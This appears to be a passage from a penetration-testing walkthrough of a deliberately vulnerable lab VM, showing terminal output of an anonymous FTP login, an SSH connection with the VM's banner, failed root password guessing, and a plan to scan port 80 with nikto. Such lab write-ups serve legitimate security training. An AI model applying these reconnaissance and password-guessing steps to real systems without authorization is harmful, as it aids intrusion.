
```
root@kali:~# ftp 192.168.41.164
Connected to 192.168.41.164.
220 (vsFTPd 3.0.2)
Name (192.168.41.164:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -lat
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        129          4096 Oct 23 00:05 ..
drwxr-xr-x    2 0        129          4096 Oct 23 00:05 .
226 Directory send OK.
ftp>
```

Next I try to get access into the SSH server as shown below.




```
root@kali:~# ssh 192.168.41.164
The authenticity of host '192.168.41.164 (192.168.41.164)' can't be established.
ECDSA key fingerprint is SHA256:fLv3o4p7wR+3hFFRGmT0UpswxJ2eN6BWXE/aM64mHlo.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.41.164' (ECDSA) to the list of known hosts.
    d888888b db    db d8888b. db    db .d88b.   .d88b.  d8b   db
    `~~88~~' `8b  d8' 88  `8D 88    88 .8P  Y8. .8P  Y8. 888o  88
       88     `8bd8'  88oodD' 88ooo88 88    88 88    88 88V8o 88
       88       88    88~~~   88~~~88 88    88 88    88 88 V8o88
       88       88    88      88    88 `8b  d8' `8b  d8' 88  V888
       YP       YP    88      YP    YP  `Y88P'   `Y88P'  VP   V8P

                 Vulnerable VM By PRISMA CSI - www.prismacsi.com
```

The SSH server has a root account. I try to login using some common passwords but it fails.



```
WARNING:  Unauthorized access to this system is forbidden and will be
prosecuted by law. By accessing this system, you agree that your actions
may be monitored if unauthorized usage is suspected.

                This is a joke of course :))
                Please hack me!

-----------------------------------------------------------------------
root@192.168.41.164's password:
Permission denied, please try again.
```


I try some other tricks on these ports but all of them failed. So I decide to target the port 80. I run a nikto scan on the port 80 of our target.



